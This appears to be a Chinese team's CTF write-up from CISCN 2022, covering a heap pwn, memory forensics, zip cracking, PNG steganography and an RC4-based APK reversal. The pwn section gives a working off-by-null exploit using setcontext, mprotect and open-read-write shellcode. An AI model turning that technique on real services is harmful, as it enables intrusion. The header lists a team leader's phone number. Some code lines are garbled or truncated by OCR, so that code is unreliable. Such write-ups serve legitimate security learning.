一、队伍信息

队伍名称	星河
领队联系方式	13548962540
队员信息	施禹
	李吉哲
	刘思鹏
	鞠翔宇

二、解题过程

2.1 pwn1httpparser

flag:

解题思路说明：

http 服务，加了堆菜单，思路是先逆向数据包格式，然后封装函数，利用漏洞拿到 flag 即可，这类题难度一般不大，都难在逆向。

解题过程：

逆向出来的格式，和真实协议差不多，ida attach 上去之后动调，加上之前看过 httpd 的源码，经过湖湘杯的 httpd 敲打，逆向起来还是非常吃力了。。。上午就光逆向了。

```
def login():
    http_packet = '''POST /login HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nUsername: C4oy1\r\nPassword: 123\r\nContent-Length: {}\r\n\r\nUsername=C4oy1&Password=123\r\n'''.format(0x1e)
    sla("test> ", http_packet)
def add(c):
    http_packet = '''POST /create HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nContent-Length: {}\r\n\r\n{}'''.format(len(c)+1,c)
    sla("test> ", http_packet)
def edit(idx,c):
    http_packet = '''POST /edit HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: {}\r\n\r\n{}'''.format(idx,len(c),c)
    sa("test> ", http_packet)
def edit1(idx,c):
    http_packet = '''POST /edit HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: {}\r\n\r\n{}'''.format(idx,0x62,c)
    sa("test> ", http_packet)
def edit22(idx,c):
    http_packet = '''POST /edit HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: {}\r\n\r\n{}'''.format(idx,0x6,c)
    sa("test> ", http_packet)
def delete(idx):
    http_packet = '''POST /delete HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: 0\r\n\r\n'''.format(idx)
    sla("test> ", http_packet)
def show(idx):
    http_packet = '''POST /show HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: 0\r\n\r\n'''.format(idx)
    sla("test> ", http_packet)
```

然后找到漏洞

```
        if ( !v1 )
          len = 6;
        memcpy(*((void **)&unk_5040 + 2 * v6), *(const void **)(a1 + 304), len);
        *(_BYTE *)(*((_QWORD *)&unk_5040 + 2 * v6) + len) = 0;// off-by-null
      }
    }
  }
  return    readfsqword(0x28u) ^ v8;
```

存在一个 off_by_one，照着这里打，然后 orw 就行，2.27 的 libc 不用考虑置换 rdx

```
from pwn import *

context.log_level = 'debug'
context.arch = 'amd64'

#---------------------------------------------

sa = lambda s,n : sh.sendafter(s,n)
sla = lambda s,n : sh.sendlineafter(s,n)
sl = lambda s : sh.sendline(s)
sd = lambda s : sh.send(s)
rc = lambda n : sh.recv(n)
ru = lambda s : sh.recvuntil(s)
ti = lambda : sh.interactive()

#---------------------------------------------

http_packet = '''GET /{} HTTP/1.1\r\n
Host: Epiphany\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Connection: close\r\n
Content-Length\r\n
'''
sh = process("./pwn1")
# sh = remote("10.75.1.22",'58012')
libc = ELF("./libc.so.6")
def login():
```

```
    http_packet = '''POST /login HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip,
deflate\r\nConnection: close\r\nUsername: C4oy1\r\nPassword: 123\r\nContent-Length:
{}\r\n\r\nUsername=C4oy1&Password=123\r\n'''.format(0x1e)

    sla("test> ", http_packet)

def add(c):

    http_packet = '''POST /create HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip,
deflate\r\nConnection: close\r\nContent-Length: {}\r\n\r\n{}'''.format(len(c)+1,c)

    sla("test> ", http_packet)

def edit(idx,c):

    http_packet = '''POST /edit HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip,
deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: {}\r\n\r\n{}'''.format(idx,len(c),c)

    sa("test> ", http_packet)

def edit11(idx,c):

    http_packet = '''POST /edit HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip,
deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: {}\r\n\r\n{}'''.format(idx,0x62,c)

    sa("test> ", http_packet)

def edit22(idx,c):

    http_packet = '''POST /edit HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip,
deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: {}\r\n\r\n{}'''.format(idx,0x6,c)

    sa("test> ", http_packet)

def delete(idx):

    http_packet = '''POST /delete HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip,
deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: 0\r\n\r\n'''.format(idx)

    sla("test> ", http_packet)

def show(idx):

    http_packet = '''POST /show HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip,
deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: 0\r\n\r\n'''.format(idx)

    sla("test> ", http_packet)


def replace0(s):

    r = ''

    for i in s:

        if i == '\0':

            r += 'a'
```

```
        else:
            r += i
    return r

login()
'''
gdb.attach(sh, "b *$rebase(0x00000000000280C))
pause()
'''
add('a'*0x450)
add('b'*0xa0)
delete(0)

add('a'*0x450)
show(0)

libc_base = u64(ru('\x7f')[-6:].ljust(8,b'\0')) - 0x3ebca0
free_hook = libc_base + libc.sym['__free_hook']
set_context  = libc_base + libc.sym['setcontext'] + 53
mprotect = libc_base + libc.sym['mprotect']
print(hex(libc_base))

#off by null
add('a'*0x67)
add('a'*0x67)
add('a'*0xf7)
for i in range(8):
    add('a'*0xf7)
for i in range(7):
    delete(5+i)
```

```
for i in range(8):
    edit(3, 'b'*(0x68-i))
edit11(3, 'b'*0x60+p64(0x70*2+0x460+0xb0))

delete(0)

delete(4)

delete(1)
add('a'*0x450)

add('a'*0x20)

edit(1, p32(free_hook & 0xffffffff) + p16((free_hook >> 32) &0xffff))

add('a'*0xa0)
add('a'*0xa0)

edit(5, p32(set_context & 0xffffffff) + p16((set_context >> 32) &0xffff))
payload = p64(set_context) + p64(free_hook+0x10)
sig = SigreturnFrame()
sig.rdi = free_hook & (~0xfff)
sig.rsi = 0x2000
sig.rdx = 7
sig.rip = mprotect
sig.rsp = free_hook+0x10
shellcode = shellcraft.open('./flag',0)
shellcode += shellcraft.read(3,free_hook+0x200,0x50)
shellcode += shellcraft.write(1,free_hook+0x200,0x50)
sc = asm(shellcode)
payload = p64(set_context) + p64(free_hook+0x10) + str(sig)[0x10:] + sc
```

```
print()


sc_addr = free_hook + 0x28

# gdb.attach(sh, "b *$rebase(0x00000000000280C)\nc\n")

pause()

edit(5, 'a'*8+p32(mprotect & 0xffffffff) + p16((mprotect >> 32) &0xffff) +'a'*2 + p32(sc_addr
& 0xffffffff) + p16((sc_addr >> 32) &0xffff)+'a'*0x12 + sc)

edit(5, 'a'*8+p32(mprotect & 0xffffffff) + p16((mprotect >> 32) &0xffff) +'a'*2 + p32(sc_addr
& 0xffffffff) + p16((sc_addr >> 32) &0xffff)+'a')

edit(5, 'a'*8+p32(mprotect & 0xffffffff) + p16((mprotect >> 32) &0xffff) +'a'*2 + p32(sc_addr
& 0xffffffff) + p16((sc_addr >> 32) &0xffff))

edit(5, 'a'*8+p32(mprotect & 0xffffffff) + p16((mprotect >> 32) &0xffff) +'a')

edit(5, 'a'*8+p32(mprotect & 0xffffffff) + p16((mprotect >> 32) &0xffff))

edit(5, 'a'*7)

edit(5, p32(set_context & 0xffffffff) + p16((set_context >> 32) &0xffff))



tmp = replace0(str(sig))

edit(0,tmp)

edit(0,tmp[:0xaf])

edit(0,tmp[:0xae])

edit(0,tmp[:0xa7])

edit(0,tmp[:0xa6])

for i in range(0x7):

    edit(0,tmp[:0x8f-i])

for i in range(0x6):

    edit(0,tmp[:0x77-i])


edit(0,tmp[:0x6f])

edit(0,tmp[:0x6e])

edit(0,tmp[:0x68])
```

```
'''
edit(0,tmp[:0x6f])
edit(0,tmp[:0x6e])
edit(0,tmp[:0x67])
edit(0,tmp[:0x66])
for i in range(0x6):
    edit(0,tmp[:0x5f-i])
for i in range(0x16):
    edit(0,tmp[:0x48-i])
for i in range(0x3):
    edit(0,tmp[:0x31-i])
for i in range(0x24):
    edit(0,tmp[:0x24-i])
'''
delete(0)
ti()
```

注意的是后面不知道为啥有个截断，所以用了一些小 trick 绕过。

```
    *
    00000050
flag
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[*] Got
EOF while reading in interactive
$
```

本地

```
    *
    00000050
flag{e51132399757ff7e7a694573e31b5758}\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[*] Got EOF while reading in
 interactive
$
```

远程

2.2 xpxp1.raw

flag:

解题思路说明：

这是一个取证的题，取证的一般思路解就可以了

解题过程：

```
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds   ---
---------- -------------------- ------ ------ ------ ---
0x821b9830 System                    4      0     59
0x81cc2020 smss.exe                540      4      3
0x82013da0 csrss.exe               608    540     11
0x82012ca8 winlogon.exe            632    540     23
0x81c9dda0 services.exe            676    632     16
0x820eb1c8 lsass.exe               688    632     24
0x81f4eda0 vmacthlp.exe            900    676      1
0x81fe7240 svchost.exe             916    676     19
0x81e1dda0 svchost.exe             996    676      9
0x81dc5da0 svchost.exe            1136    676     66
0x820f4020 svchost.exe            1184    676      5
0x81ec87e8 svchost.exe            1236    676     15
0x81d24c10 spoolsv.exe            1532    676     14
0x81ca5da0 explorer.exe           1808   1748     17
0x82102c18 rundll32.exe           1936   1808      4
0x81ff5da0 vmtoolsd.exe           1944   1808      5
0x81d7e448 ctfmon.exe             1952   1808      1
0x820ad378 msmsgs.exe             1980   1808      5
0x820ac470 svchost.exe             212    676      5
0x81c10228 VGAuthService.e         328    676      2
0x81f8b410 vmtoolsd.exe            512    676      9
0x821022e0 wmiprvse.exe           1108    916     13
0x820c8660 wscntfy.exe            1572   1136      1
0x81d41da0 alg.exe                1416    676      7
0x81da1da0 wordpad.exe             244   1808      2
0x81fedda0 notepad.exe             236   1808      1
0x81f33508 mspaint.exe             680   1808      5
0x820134b8 svchost.exe            1096    676      8
0x81ecb2c0 wuauclt.exe             404   1136      8
0x81d5dda0 notepad.exe             372    528      1
0x81c12da0 wuauclt.exe             752   1136      5
0x8211e438 notepad.exe             132   1808      1
0x8207b020 notepad.exe            2060   1808      1
0x81ca27f0 DumpIt.exe             2304   1808      1
0x81ffc6e8 conime.exe             2316   2304      1
```

Dump 出 notepad 的东西

找到几处关键的东西

According to Homer's epic, the hero Achilles is the precious son of the mortal Polus and the beautiful fairy Thetis. It is said that her mother Tethys carried him upside down into the Styx river when he was just born, so that he could be invulnerable. Unfortunately, due to the rapid flow of the Ming River, his mother didn't dare to let go of his heel. The heel held by his mother was accidentally exposed outside the water, so the heel was the most vulnerable place, leaving the only "dead hole" in his body, so he buried the disaster. When he grew up, Achilles fought bravely. When he went to attack the city of Troy (the story of Trojan horse slaughtering the city), the brave Achilles singled out the Trojan general Hector, killed him and dragged his body to demonstrate. But later, after conquering Troy, Achilles was attacked by an arrow by Hector's brother-in-law Paris and hit his ankle - the hero fell to the ground and died at the moment of shaking. ankle, ankle, I love ankle.The password is ??k1eAn???

还有一处


```
f = open('./flag.zip', 'rb').read()

new = open('./ffffllllaag.dat', 'ab')


letter = ''

secret = int(letter,16)

print(secret) k1eAn

for i in f:

    n = int(i) ^ secret

    new.write(int(n).to_bytes(1, 'big'))
```

可以看出来，给了一个 passwd，然后给了加密函数和文件名字，于是直接搜 flag

然后搜索到了 ffffllllaag.dat

ffffllllaag.dat	2022/5/19 17:31	DAT 文件	1 KB

需要还原 secret 才可以得到源文件，这里还找到了一张图片，



但是没解出来，看了一下密钥一个字节，于是直接爆破。

```python
f = open('./ffffllaag.dat', 'rb').read()


for i in range(0xff):
    new = open('./flag{}.zip'.format(i), 'ab')
    # letter = chr(i)# '??k1eAn'
    # secret = int(letter,16)
    secret = i
    # print(secret)
    for i in f:
        kk = int(i) ^ secret
        # print(kk)
        new.write(int(kk).to_bytes(1, 'big'))
    # for secret in range(0,0xff):
    #     new = open('./flag{}.zip'.format(secret), 'ab')
    #     for i in f:
    #         print(i)
    #         n = int(i) ^ secret
    #         new.write(int(n).to_bytes(1, 'big'))
```

255 个压缩包，对照压缩包格式，到第十个的时候发现符合。

就拿到了 flag.zip，然后解压的时候密码少了五位，二前面提到了最爱 ankle，emm 这里刚好是

??k1eAn???直接试出来密码。

获得 flag.txt，（压缩包密码是 Ank1eAnk1e 直接猜出来的）说这个是 egg1 的答案，然后

卡了很久，回头又看了一下 cmdline，发现有个 egg1.rtf，藏得好深。

Dump 出来后是个文档，打开说 flag 是 md5(egg1 的答案)

```
PS C:\Users\lsp\Desktop\CISCN2022> .\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone.exe -f xpxp.raw --profile=WinXPSP2x86 filescan| findstr
 'rtf'
Volatility Foundation Volatility Framework 2.6
0x000000002137248      1      0 R--r-- \Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\egg1.rtf
```

Do you know what the Chinese meaning of ankle is? flag is that.

Remember to convert the answer to a 32-bit lowercase MD5 value.

2.3 zipcrack2（忘了名字了）

解题思路说明： 简单的伪加密+明文攻击。

工具一把梭


伪加密+明文攻击

2.4 PNGCracker

解题思路说明： 直接隐写+解密 png

解题过程：


给了图片，010 看了一下有压缩包，binwalk 解出来，但是压缩包需要密码



原图片拉长看到了密码（改了高）

cr4ckthisP4ssworD!@#

拿出了 misc.png 然后根据提示直接 stego 看一下，绿通道有东西



2.5 crackme2_apk1

解题思路说明：

apk 逆向，直接看代码即可

解题过程：

check

```java
public boolean check(CharSequence flag) {
    if (flag.length() == 38 && flag.subSequence(0, 5).toString().equals("flag{") && flag.charA
        CharSequence data = flag.subSequence(5, flag.length() - 1);
        String result = encode(data.toString(), "happygame");
        char[] target = {205, 'R', 't', 'z', 30, '\b', '\b', 224, 'W', ';', 24, 153, 175, '=',
        if (result.length() != target.length) {
            return false;
        }
        for (int i = 0; i < result.length(); i++) {
            if (result.charAt(i) != target[i]) {
                return false;
            }
        }
        return true;
    }
    return false;
}
```

encode

```java
/* loaded from: classes3.dex */
public class MainActivity extends AppCompatActivity {
    static String encode(String encrypt, String keys) {
        char[] keyBytes = new char[256];
        char[] cypherBytes = new char[256];
        for (int i = 0; i < 256; i++) {
            keyBytes[i] = keys.charAt(i % keys.length());
            cypherBytes[i] = (char) i;
        }
        int jump = 0;
        for (int i2 = 0; i2 < 256; i2++) {
            jump = (cypherBytes[i2] + jump + keyBytes[i2]) & 255;
            char tmp = cypherBytes[i2];
            cypherBytes[i2] = cypherBytes[jump];
            cypherBytes[jump] = tmp;
        }
        int i3 = 0;
        int jump2 = 0;
        StringBuilder Result = new StringBuilder();
        for (int x = 0; x < encrypt.length(); x++) {
            i3 = (i3 + 1) & 255;
            char tmp2 = cypherBytes[i3];
            jump2 = (jump2 + tmp2 + 136) & 255;
            char t = (char) ((cypherBytes[jump2] + tmp2) & 255);
            cypherBytes[i3] = cypherBytes[jump2];
            cypherBytes[jump2] = tmp2;
            try {
                Result.append(new String(new char[]{(char) (encrypt.charAt(x) ^ cyph
            } catch (Exception e) {
                e.printStackTrace();
                return "";
            }
        }
        return Result.toString();
    }
```

明显的 RC4 特征，直接跑存好的脚本

```
import base64

def rc4_main(key = "init_key", message = "init_message"):

    print("RC4 解密主函数调用成功")

    print('\n')

    s_box = rc4_init_sbox(key)

    crypt = rc4_excrypt(message, s_box)

    return crypt
```

```
def rc4_init_sbox(key):
    s_box = list(range(256))
    print("原来的 s 盒：%s" % s_box)
    print('\n')
    j = 0
    for i in range(256):
        j = (j + s_box[i] + ord(key[i % len(key)])) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
    print("混乱后的 s 盒：%s"% s_box)
    print('\n')
    return s_box

def rc4_excrypt(plain, box):
    print("调用解密程序成功。")
    print('\n')
    plain = base64.b64decode(plain.encode('utf-8'))
    plain = bytes.decode(plain)
    res = []
    i = j = 0
    for s in plain:
        i = (i + 1) % 256
        j = (j + box[i] + 136) % 256
        box[i], box[j] = box[j], box[i]
        t = (box[i] + box[j]) % 256
        k = box[t]
        res.append(chr(ord(s) ^ k))
    print("res 用于解密字符串，解密后是：%res" %res)
    print('\n')
```

```
    cipher = "".join(res)
    print("解密后的字符串是：%s" %cipher)
    print('\n')
    print("解密后的输出(没经过任何编码):")
    print('\n')
    return  cipher


# # target = [205, 'R', 't', 'z', 30, '\b', '\b', 224, 'W', ';', 24,
153, 175, '=', 29, 148, 21, '%', 'g', '[', 'd', 'S', 31, ';', 220,
162, 'F', '6', 211, 253, 190, '3']
# target = [205, 82,  116, 122, 30,  8,     8,  224,  87, 59,  24,
153, 175, 61,  29, 148, 21, 37,   103, 91, 100,  83, 31, 59,  220,
162, 70,  54,  211, 253, 190, 51]
# for i in range(len(target)):
#     print(hex(target[i]))
# print(target)
0xcd,0x52,0x74,0x7a,0x1e,0x8,0x8,0xe0,0x57,
0x3b,0x18,0x99,0xaf,0x3d,0x1d,0x94,0x15,0x25,
0x67,0x5b,0x64,0x53,0x1f,0x3b,0xdc,0xa2,0x46,
0x36,0xd3,0xfd,0xbe,0x33
a=[0xcd,0x52,0x74,0x7a,0x1e,0x8,0x8,0xe0,0x57,
0x3b,0x18,0x99,0xaf,0x3d,0x1d,0x94,0x15,0x25,
0x67,0x5b,0x64,0x53,0x1f,0x3b,0xdc,0xa2,0x46,
0x36,0xd3,0xfd,0xbe,0x33]
s=""
for i in a:
    s+=chr(i)


s=str(base64.b64encode(s.encode('utf-8')), 'utf-8')
```

rc4_main("happygame", s)

FakeUpload1


2.6 FakeUpload1


解题思路说明：

